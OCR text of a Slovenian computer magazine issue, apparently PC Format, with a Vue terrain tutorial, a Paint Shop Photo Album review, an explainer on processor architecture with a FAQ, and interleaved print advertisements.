3 **Prepričajte se,** da je na desni vklopljen jeziček **Paint**. Sedaj lahko slikate neposredno na zemljevid, da spremenite višino terena. Z drsniki spremenite velikost, moč in mehkost čopiča. Gumbi **Brush Effect** določajo, kaj se zgodi s terenom: želeno višino dosežete z **Raise, Dig** ali **Set**.




4 **Pod jezičkom Erode** lahko terenu dodate štiri različne vrste realističnih učinkov erozije: z drsnikom **Rock Hardness** nadzorujete njeno moč. Nazadnje vam **Effects** omogoča, da takoj dodate posebne geološke značilnosti, kot so kraterji in razpoke, od katerih so nekatere bolj uporabne od drugih.



5 **Sedaj si oglejte** teren **Road**. Naredili smo ga z risanjem ceste in z uporabo učinka za čopič **Altitude**. Prav tako bodite pozorni na gumba **Copy** in **Paste**: z njima lahko izvozite ali ponovno uvozite zemljevid terena v grafični urejevalnik, kot je *Photoshop*, in tam popravite določene podrobnosti.

6 **Dodajmo 3D objekt.** *Vue 3.1* ima nekaj orodij za modeliranje, vendar so precej osnovna in zasnovana na modeliranju Boolean, kar vas lahko zmede. Še vedno pa lahko uvozite 3D modele v številnih formatih. Kliknite gumb **Load Objects** na levi in v kategoriji **Polygon Meshes** izberite **Old Barn**.



7 **V bližini skednja** boste morali povečati pogled, nato pa ga premakniti in zavrteti v primeren položaj na prizoru. Držite tipko **[Ctrl]** in uporabite desni gumb miške za približevanje in oddaljevanje pogleda, desni gumb miške pa uporabite tudi za razgledovanje naokoli. Verjetno boste dobili občutek, da je izbrati skedenj v **World Browserju** lažje kot v načinu pogleda.

8 **Objekte, ki izvorno niso iz *Vue*,** kot so tisti v formatu **3DS** ali **DXF**, lahko naložite z **Import Objects** v meniju **Objects**: brezplačne objekte poiščite na **www.3dcafe.com**. Vsaka pomembna tekstura bo dodana samodejno, čeprav lahko dodate tudi vaše lastne teksture *Vue*. Mi smo stenam skednja dodali prednastavljeno teksturo **Oak**.

9 **Če se še niste** pozabavali z možnostmi renderiranja, ne odlašajte več. Z desnim gumbom miške kliknite gumb **Render**. Izberete lahko različne prednastavljene vrednosti ali definirate vaše lastne, prav tako pa tudi določite velikost. Mi smo spremenili razmerje dolžine stranic v nekaj bolj širokozaslonskega.

Paint Shop Photo Album 5.0

Na disku: preizkusna različica

Svojemu elektronskemu hokusu-pokusu Jasc nameni nadgradnjo. Pa si jo oglejmo od blizu.

Digitalne fotografije so fantastična zadeva, vsi pa še predobro vemo, kako lahko si je ustvariti nepregledno zbirko teh fotografij in popolnoma izgubiti nadzor nad njimi. Ne želimo ravno, da bi se "oča in mati" spogledali s pogrošno vsebino, ki smo jo ustvarili na dopustu z mladenko – potrebno je pospraviti in postaviti stvari tako, da bodo vsem jasno na očeh. Zgodba se v vseh primerih kajpak ponavlja: kupite si novega "digitalca" ter v trenutku postanete stroj za ustvarjanje digitalnih posnetkov vseh nesmislov. Preden se popolnoma zaveste, se izgubite v gori datotek. Jasno, pojma nimate, kje se nahajajo določene fotografije. No, tega naj bi bilo zdaj konec: nova nadgradnja priročnega orodja *Paint Shop Photo Album* je tukaj (vsaj 30-dnevna preizkusna različica, ki se nahaja na priloženem disku).

Že samo ime programa vam bi moralo nakazati, s čim se ta najraje spopada; ponuja namreč cel kup možnosti, s katerimi boste z veseljem poskrbeli za vašo zbirko fotografij. Te lahko razvrstite v katalog, da jih kasneje hitro najdete, na voljo pa je še cel kup možnosti, ki vam omogočajo s samo preprostim klikom spremeniti podobo fotografije ter ji prilepiti katerega izmed posebnih učinkov ali jo pač zgolj le polepšati. Svoje umetnine arhivirajte ter se za vselej znebite občutka tesnobe, ko vidite nekoga za računalnikom, ki je pravkar odprl mapo s fotografijami. To vam bo pomagalo, da boste slike hitreje in laže našli, četudi bodo posnete na CD in zbrisane iz vašega diska. Arhiviranje na prenosne medije je lahkotno, za najbolj pozabljive pa obstaja še poseben opomnik, ki od časa do časa zarjove pravljico o tem, kako bi bilo pametno popredalčkati fotografije.


PCF

Od blizu: Pa pričnimo


Vodič po vmesniku *Photo Albuma*.

Organizirajte svoje fotografije

Edini foto album prihodnosti. Pozdravljen, *Paint Shop Photo Album 5*.



1 IZBOLJŠAJTE IN POVEČAJTE Orodje vsebuje veliko uporabnih in zmogljivih načinov, s katerimi lahko izboljšate kakovost vaših fotografij. Lahko uporabite možnost spreminjanja posameznih barv ali spremenite ostrino slike. Vse to le s pritiskom na gumb **Adjust**.



2 USTVARITE Če bi kdaj želeli (in tudi boste) ustvariti fizični dokument iz vaših fotografij, se podajte na jeziček **Create** ter izberite katero izmed predlog za kasnejši tisk najrazličnejših čestitk, nalepk ali nemara celih postavitev strani za vaš album fotografij.

3 POKAŽITE Ustvarjanje CD-ja s fotografijami, je posebej lahkotno opravilo. Odprite jeziček **Share**, kliknite na **QuickCD** ter izberite možnost **Burn**. V trenutku boste ustvarili osebno mini skladišče slik na CD-ju, pazite le, da napačnega diska komu ne posodite.

Brezplačna priloga!

50

NAJBOLJ SEKSI SLOVENSKIH DEKLET IZ TVOJE SOSESKE!

Preizkusite FHM za 3 mesece!
Poizkusna 3-mesečna naročnina samo 1.500 Sit!

POKLIČITE 24 UR NA DAN

080 23 13

Več informacij na
www.fhmslo.net

SEDMI DEL

PCFormatov krožek

Procesor boste hitro našli – poiščite največji hladilnik/ventilator, ki je pritrjen na osnovno ploščo.

Procesor

V nadaljevanju podrobnega pogleda v anatomijo PC-ja smo se končno osredotočili na zadevo, s katero bi večina od vas zelo verjetno najraje začela – na procesor.

Okoli osnovne plošče poplesujemo že nekaj mesecev, tako da ne moremo več odlašati – čas je, da končno obdelamo še procesor. Seveda lahko trdite, da je vsak del PC-ja nujen: BIOS, pomnilnik, vodilo, grafična kartica – le poskusite odstraniti katerega, pa bomo videli, koliko dela vam bo uspelo opraviti z računalnikom. A procesor je PC. Vse ostale komponente na osnovni plošči so tam samo za to, da procesor hranijo s podatki ali počno kaj zanimivega s podatki, ki jim jih servira procesor.

Začnimo torej s komponentami običajnega procesorja. Aritmetično logična enota (Arithmetic Logic Unit – ALU) lahko sešteva, odšteva, množi in deli števila, zna pa števila tudi primerjati. Vse, kar vaš procesor počne, je v bistvu rezultat kombiniranja teh osnovnih operacij. Za dostavljanje ukazov procesorju je zadolžena nadzorna enota (Control Unit), za koordinacijo vseh komunikacij med procesorjem in sistemskim pomnilnikom pa je zadolžen vmesnik za vodila (Bus Interface Unit, BIU).

Poleg teh logičnih enot je v procesor vgrajenih tudi več področij za shranje-

OKIPAGE B4300
OKIPAGE B4300
črnobeli digitalni tiskalnik
18 str./min
razred 1200dpi
16-48 MB spomina
kapaciteta papirja do 850 listov
USB 2.0 in paralelni vmesnik
opcija mreža, PostScript, ...
samo 6,2 sec za prvi izpis

Junij 2003 do Avgust 2003

OKIPAGE C5000
OKIPAGE C5100n / C5300n
najcenejši tiskalnik v svojem razredu
nizka cena barvnega in črnobelega izpisa
vse barve natisne v enem prehodu
12 str./min v barvah -
20 str./min č/b
1200*600 dpi
do 400 MHz processor
32 do 320 MB spomina, opc. HD
opc. Adobe PostScript 3
kapaciteta papirja do 930 listov
10/100 Base TX Ethernet
in USB vmesnik

THE COLOUR OF BUSINESS
LIGHTS COLOUR ACTION!

Oki, Network Solutions for a Global Society
OKI
Single Pass Colour

MIKROING trade d.o.o.
UVOZNIK IN DISTRIBUTER:
MIKROING trade d.o.o.
Tržaška cesta 393, LJUBLJANA,
Tel.: 01 42 36 131, Fax: 01 25 71 133,
E-mail: mikroing@mikroing.si
www.mikroing.si

NOVO!!!
OKIPAGE C9000/C7000
Barvni digitalni tiskalnik
format do A3+
do 30 str./min v barvah -
do 37 str./min v č/b
do 1200 x1200 dpi
originalni Adobe PostScript 3
kapaciteta papirja do 2850 listov
do 600 MHz Power PC 750 procesor
do 1024 MB spomina / hdd / duplex


Marec 2003 do April 2003

Anatomija procesorja

Komponente procesorja in kako delujejo skupaj.

Ta diagram prikazuje osnovno zgradbo procesorja, kot je 8086. Predpomnilnika ni, prikazanih pa je le nekaj krmilnik enot, ki vstopajo v procesor. Vrstica za zagon se uporabi, ko se PC zažene, da se registri postavijo v določeno stanje. Bloki, označeni s "3 stanja" se nanašajo na vrata, ki so lahko v treh stanjih. Te je mogoče nastaviti na ena, nič ali pa jih popolnoma izključiti iz izhoda. Na ta način lahko več teh vrat dostavlja en sam rezultat, ne da bi se stalno razveljavljala.

Zapah za naslove je register, ki zaklene vrednost naslednjega pomnilniškega naslova, dokler procesor ni pripravljen, da ga obdela. V naprednejših procesorjih je delo tega zapaha prevzelo predpomnilniško vezje.



32 bitov), katerega naloga je začasno shranjevanje vrednosti med računanjem. Izvirna Intelova arhitektura 8086 je imela štiri splošne registre: AX, BX, CX in DX. Obstajajo pa še specializirani registri.

Indeksni in segmentni registri hranijo pomnilniške naslove določenih ključnih lokacij: začetek programa, začetek podatkov programa in tako naprej. Obstaja pa še register, imenovan programski števec (Program Counter), ki kaže na naslednji ukaz, ki se mora izvršiti.

ZAŽENI ME

Ko se program zažene, operacijski sistem v register Program Counter postavi naslov prvega ukaza. Enota BIU nato prevzame vsebino tega naslova in jo preda dekodirniku ukazov (Instruction Decoder) v nadzorni enoti. Ta nato določi, koliko parametrov bo zahteval določen ukaz in prebere naslednjih nekaj pomnilniških lokacij ter naloži vsebino v primerne splošne registre. ALU nato dobi zeleno luč in izvede račune, ki jih ukaz zahteva, rezultat pa shrani v enega ali več splošnih registrov. BIU nato po potrebi zapiše ta rezultat v sistemski pomnilnik ali pa te vrednosti ostanejo v registrih do naslednjega računanja. Programski števec se nato poveča za toliko, kolikor je potrebno, da se izvajanje programa pomakne do lokacije naslednjega ukaza.

In to vse se zgodi pri obdelavi enega samega ukaza. Celo izvirni IBM XT je bil to zmožen izvesti 330.000-krat v sekundi. Kar seveda zveni ogromno, a sploh ni – 3,4GHz Prescott P4 je trenutno najhitrejši pri tem, izvede pa lahko 11 milijard teh operacij vsako sekundo. Temu delno pripomore višja frekvenca, a ne do take mere, kot si morda predstavljate. Najnovejši in najhitrejši P4 je po frekvenci le 680-krat hitrejši od 5MHz procesorja 8086, kar pomeni, da mora v vsakem urnem ciklu opraviti še 50-krat več dela.

En način za višanje produktivnosti procesorja je dodajanje dodatnih vezij v ALU, s čimer je ta enota zmožna izvajati bolj kompleksne izračune. Procesor 386 je lahko računal samo s celimi števili. Če ste želeli zmnožiti dve vrednosti s plavajočo vejico (decimalni števili), je moral procesor računsko operacijo razbiti v serijo izračunov s celimi števili, kar pomeni, da je do rezultata prišel "okoli riti v žep". Gre v bistvu za procesorsko izvedbo računanja na prste. V procesor 486 je Intel integriral dodatno enoto ALU, ki je bila prirejena izključno za računanje s plavajočo vejico, tako da je ta procesor potreboval en sam urni cikel za operacijo, za katero je 386 potreboval 20 ciklov.

> **3,4GHZ PROCESOR PRESCOTT P4 ZMORE IZVESTI 11 MILIJARD OPERACIJ V SEKUNDI**


Tukaj pa pride v veljavo zakon zmanjšanih vračil – več kot je specializiranih vezij v procesorju, redkeje se bo uporabil vsak bit. S tehnologijo MMX, vgrajeno v zgodnje Pentiume, je Intel poskrbel za to, da so se lahko računanja z enoštevilčnimi celimi števili izvajala za osem vrednosti naenkrat. V teoriji bi morale biti pretvorbe matrik velikih blokov grafičnih podatkov hitrejše, v praksi pa zmogljivostni poskok ni bil tako impresiven, zato programerji te možnosti niso hitro izkoristili. Ukazi SSE (in AMD-jeva konurenčna različica 3DNow!) so bili veliko bolj uporabni, ker so znatno pospešili računanje s plavajočo vejico, saj so omogočili računanje s štirimi 32-bitnimi števili naenkrat. S SSE2 lahko Pentium 4 izvaja 64-bitno računanje s plavajočo vejico v le polovici cikla za operacijo.

PROIZVODNI PRINCIP

Zaradi hitrostnih omejitev sistemskega pomnilnika in podatkovne širine pomnilniškega vodila, Pentium 4 porabi veliko manj časa za računanje kot za pridobivanje ukazov in podatkov ter zapisovanje rezultatov. Že pri snovanju procesorja 486 so inženirji pri Intelu ugotovili, da je princip proizvodne linije neprimerno primernejši od čakanja na zapisovanje rezultatov vsakega ukaza v pomnilnik, preden bi procesor začel iskati nov ukaz. V bistvu gre za princip, podoben izdelavi avtomobila: verjetno ne bi čakali, da se

IDENTIFIKACIJA PROCESORJA

Če poznate svoj procesor, poznate sebe. Na srečo je prepoznavanje procesorja enostavno.




Procesorji AMD

Če imate procesor AMD, izklopite računalnik, snemite hladilnik in primerjajte niz številk in črk, natisnjenih na vrhu procesorja, s ključem na **www.amdboard.com/amdid.html**.

Intelovi procesorji

Pri Intelovih procesorjih je ta postopek še enostavnejši. Vnesite številko sSpec (ki jo boste prav tako našli na procesorju) v iskalno okno na **http://processorfinder.intel.com/scripts/default.asp**.




Naviti procesorji

Če sumite, da je bil vaš procesor navit, lahko uporabite orodje Intel Processor Frequency ID, ki je na voljo na **http://support.intel.com/support/processors/tools/frequencyid** in na naših diskih.

Bi me hipernitnost naj zanimala?

Le še en zveneč izraz ali paralelno procesiranje na enem čipu?

Na levi dvoprocesorski sistem paralelno izvaja niti, a je vsak procesor večinoma nedejaven. Procesor s hipernitnostjo počne isto stvar precej učinkoviteje.



Hipernitnost omogoča enemu procesorju, da se pretvarja, da ima prijatelja. Tradicionalni superskalarni procesorji v ozadju izvajajo veliko neregularnih, paralelnih računanj, programerju pa stvar predstavijo, kot da te ukaze izvajajo lepo po vrsti. S hipernitnostjo procesor programerju omogoča ustvarjanje dveh opravil oziroma niti, ki sta zasnovani tako, da bi se izvajali vzporedno, kot pri dvoprocesorskih sistemih.

Znotraj procesorja so izvršilne enote deljene, vsak navidezni procesor pa ima lasten dekodirnik ukazov, enoto za predvidevanje in lasten nabor registrov. Tako več silicija na čipu izvaja koristna opravila istočasno in je čas, ko cevovodi prazni samevajo, primerno krajši.

Da bi pa to dejansko delovalo, morajo programerji opraviti svoje delo tako, da bo več niti procesov pravilno zastavljenih, saj so drugače dodatna vezja, ki skrbijo za ločevanje vzporednih niti, popolnoma odveč. Slabo programirane niti lahko delovanje celo znatno upočasnijo, če monopolizirajo dostop do deljenega prvonivojskega predpomnilnika.

Če barva na prvem avtomobilu posuši, preden bi začeli sestavljati naslednjega. Na nivoju procesorja je enako: kakor hitro procesor dobi en ukaz in ga preda dekodirniku, že išče naslednjega. In tukaj pridemo do zloglasnih cevovodov; če so vse štiri stopnje cevovoda (branje, dekodiranje, izvajanje, zapisovanje) zapolnjene, lahko procesor teoretično opravi štirikrat več dela kot prej.

"Teoretično" v tem primeru pomeni "skoraj nikoli", ker delovanje PC-ja niti najmanj ni podobno sestavljanju avtomobila. Kadarkoli se koda programa razveji in je rezultat določenega dela odvisen od tega, kateri bit programa bo naslednji izvršen, procesor ne more preprosto pograbiti prvega naslednjega ukaza, ker ne more vedeti, kateri ukaz bo naslednji, dokler ne dobi rezultata izračuna za predhodni ukaz. Po drugi strani pa je zadrževanje cevovoda, dokler niso ti rezultati znani, prava potrata urnih ciklov. Vsi cevovodi za prejemanje ukazov so v takem primeru nedejavni, ko so izračuni končani, pa se cevovodi pretirano zapolnijo.

Namesto da bi čakali, procesorji Pentium izberejo eno od možnih vej kode in nadaljujejo s polnjenjem cevovodov in upajo, da bodo predhodni izračuni program poslali v tej smeri. Če je izbira napačna, se zavržejo vse stopnje vsebine cevovoda, kar pa ni huje od tega, da so cevovodi prazni. Če pa je izbira novega ukaza pravilna, pa lahko cevovod nadaljuje brez zastojev. V povprečju so takšni procesorji hitrejši od tistih, ki ne znajo predvidevati.

Izvajanje ukazov se v procesorskih diagramih ponavadi kaže kot ena sama stopnja, a lahko trajajo precej dlje od enega samega urnega cikla, saj je izvajanje odvisno od kompleksnosti ukaza.

Najboljših deset o procesorju

Da bi si prihranil vaše nadlegovanje, Gregor preventivno odgovarja na vprašanja.

1 Zakaj se moj 3,2GHz P4 zažene le pri 2,8GHz?

Intelov nabor čipov 845 ni združljiv z najnovejšimi Pentiumi 4 in zato ne bo prepoznal procesorja, hitrejšega od 2,8GHz. Tudi določene zgodnje plošče z nabori i865 in i875 se ne skladajo z električnimi in termičnimi specifikacijami nove 90nm tehnologije procesorjev. Procesor lahko to zazna in zniža lastno frekvenco, da bi preprečil poškodbe procesorja in/ali osnovne plošče.

Žal pa ni enostavnega načina, da bi samo na pogled preverili, če vaša osnovna plošča podpira 3,2GHz čipe, zato povprašajte pri prodajalcu, preden se odločite za nakup nove plošče.

2 Kakšna je razlika med 90nm Prescottom P4 in 130nm Northwoodom P4 Extreme Edition?

Procesor, izdelan v 130nm tehnologiji, ima 512Kb integriranega drugonivojskega predpomnilnika in še 2Mb tretjenivojskega predpomnilnika v sam procesor. 90nm P4 se je znebil tretjenivojskega predpomnilnika in ima samo 1Mb drugonivojskega predpomnilnika. Mogoče se vam bo zdelo, da imajo ti novi procesorji manj predpomnilnika, a so v bistvu za en odstotek hitrejši pri isti frekvenci. Prescott prav tako uporablja nižjo napetost jedra (1,4V), Northwood pa 1,525V oz. 1,6V, odvisno od modela.

3 Kaj pomeni zagonska napaka 'CPU is unworkable or has changed'?

Pomeni, da poskušate zagnati P4 pri 1,6GHz ali višji frekvenci na osnovni plošči, ki ne podpira procesorjev, hitrejših od 1,5GHz. Na Intelovih osnovnih ploščah je ta problem enostavno rešljiv z nadgradnjo BIOS-a. Če imate ploščo drugega proizvajalca, na spletu preverite, če je to mogoče.

4 Do kakšne mere lahko prirejam napetost jedra za moj procesor?

Ne več kot za 0,5 odstotka, torej okoli 0,1V. Če boste prekoračili to mejo, lahko uničite čip.

5 Kaj je hyper-pipelining?

Gre za Intelov marketinški termin za nove, 20-stopenjske cevovode v Pentiumih 4. Pentium III je imel samo 10-stopenjske cevovode. Daljši cevovodi razbijejo izvajanje v manjše korake, kar je lahko bolj učinkovito, čeprav obstaja večja možnost upočasnjevanja samih cevovodov.

6 Ali moram nadgraditi BIOS osnovne plošče, da bi delovala s P4 na 800MHz sistemskem vodilu?

Samo če ste kupili osnovno ploščo pred majem 2003. Več informacij boste našli na spletni strani proizvajalca vaše osnovne plošče.

V TEJ SERIJI >> PCF 28 Windows NTFS >> PCF 29 BIOS >> PCF 30 Vodilo >> PCF 31 Pomnilnik

Kaj pa AMD?

Kako se AMD-jevi procesorji razlikujejo od Intelovih

Ob Intelovih megazavrskih marketinških potezah dandanes radi spregledamo AMD-jevo tehnologijo procesorjev. Manjši tržni delež in poslovne zahteve po 100-odstotni združljivosti z Intelovo tehnologijo še dodatno zavirajo inovativnost v razvoju. Enota za računanje s plavajočo vejico (FPU) v AMD-jevih procesorjih K6 je bila neprimerno naprednejša kot tista v Pentiumih III, a je uporabljala lasten nabor ukazov 3DNow!.

AMD se ne more posluževati manjšega proizvodnega procesa tako agresivno kot Intel, ker nima enakih tovarniških zmogljivosti, zato imajo njihovi procesorji nižje frekvence. Da bi nadoknadili to pomanjkljivost, uporablja serija procesorjev Athlon XP arhitekturo Quantispeed, ki ima več izvršilnih enot kot Pentium 4 s krajšimi cevovodi, ki so redkeje nedejavni, torej v enem urnem ciklu opravijo več dela. S predstavitvijo 64-bitnih procesorjev pa se je stanje popolnoma spremenilo, tako da je Intelova zasnova za 64-bitni P4 v bistvu kopija AMD-jeve arhitekture Athlona 64, ki je prišel na trg leta 2003.

Po letih capljanja za Intelom, igra AMD-jeva 64-bitna arhitektura danes glavno vlogo pri oblikovanju čipov.

Zaradi omejenega števila ukazov, ki jih lahko procesor prebere vnaprej, dokler hazardiranje z ugibanjem ne sfiži zmogljivosti, je samo izvajanje ozko grlo. Zato imajo moderni procesorji več enot za izvajanje ukazov. Povedali smo vam že za enoto za računanje s plavajočo vejico, ki je bila predstavljena s procesorji 486. V P4 je število teh enot naraslo na dve enoti ALU za računanje s celimi števili, dve enoti za računanje s plavajočo vejico in dve enoti Access Generation Unit, ki sta namenjeni izvajanju operacij v zvezi s pomnilniškimi naslovi. Prednost tolikšnega števila enot je v tem, da se lahko ukazi preprosto dodelijo prvi prosti enoti. Ta superskalarna arhitektura je ključ do stalno polnih hitrih cevovodov.

Superskalarni procesorji pa ne potrebujejo le dodatnih tranzistorjev, ki jih zahtevajo podvojene izvršilne enote, temveč tudi ogromno dodatnih vezij, ki preprečujejo izvršilnim enotam, da bi prepisovale vrednosti, ki jih v splošne registre zapisujejo druge enote. Ustvarjanje lastnih registrov za vsako enoto ni mogoče (čeprav imajo nekatere enote svoje posebne registre), ker bi se morali rezultati po nepotrebnem kopirati naokoli, kadar bi se izračuni pokrivali. Namesto tega so splošni registri (P4 jih ima osem) razvrščeni v registrsko datoteko z ločenimi vrati za branje in pisanje, ki so povezani z vsemi izvršilnimi enotami, tem pa je dodana še krmilniška logika, ki nadzoruje dostop.

UPORABA ZNANOSTI

Tehnološki dosežki, ki jih izkoriščata Pentium 4 in Athlon XP, so še bolj izjemni, če pomislite, da je logična razporeditev vezij in registrov v bistvu najenostavnejše opravilo snovalskega dela.

Poleg vsega navedenega se morajo inženirji ubadati še s fizično razporeditvijo. Poti signalov morajo biti čim krajše, da se informacije po poti ne bi okvarile. Povezave morajo biti brez ostrih zavojev, da se ne bi križale, aktivnost pa se mora razporediti po vsem čipu, da ne bi prihajalo do lokaliziranih pregrevanj. Kljub vsemu temu pa je procesor še vedno ena najzanesljivejših komponent PC-ja.

PCF

10 / 10

7 Kaj so procesorji Athlon XP-M in Pentium M?
To so procesorji z nizko porabo, ki so posebej zasnovani za podaljševanje avtonomije notesnikov, to pa počno z dinamičnim nižanjem frekvence.

8 Kako lahko testiram stabilnost navitega sistema?
Zaženite demo *Quake II* (s programskim renderiranjem, da iz enačbe izključite grafično kartico) in ga pustite teči čez noč. Če zjutraj še vedno deluje, je stabilen.

9 Kaj je "hardware data prefetch"?
To je proces predvidevanja, do katerih pomnilniških lokacij bo procesor najverjetneje kmalu dostopal in nalaganje teh naslovov v predpomnilnik procesorja, še preden jih ta zahteva.

10 Ali P4 sploh podpira dvojno procesiranje?
Da in ne. Uradno klasični P4 ne podpira dvojnega procesiranja – za to boste potrebovali Xeona. Je pa res, da je Xeon zgrajen na jedru P4 in da je bila hipernitnost svoj čas samo njegova lastnost, dokler se pri Intelu niso "spomnili", da lahko hipernitnost omogočijo tudi za P4.

Demo *Quake II* je najprimernejši in najenostavnejši način testiranja stabilnosti navitih sistemov.


www.rodocomp.si
FANTASTIČNA INTERNETNA PONUDBA !

Ste zamudili del serije? Pokličite 02 330 3301

NASLEDNJI MESEC Vse dejansko delo v vašem PC-ju danes opravi grafična kartica. Pokazali vam bomo, kako.

Predpomnilnika ni nikoli preveč

Še nekaj besed o pomnjenju.



Predpomnilnik L1

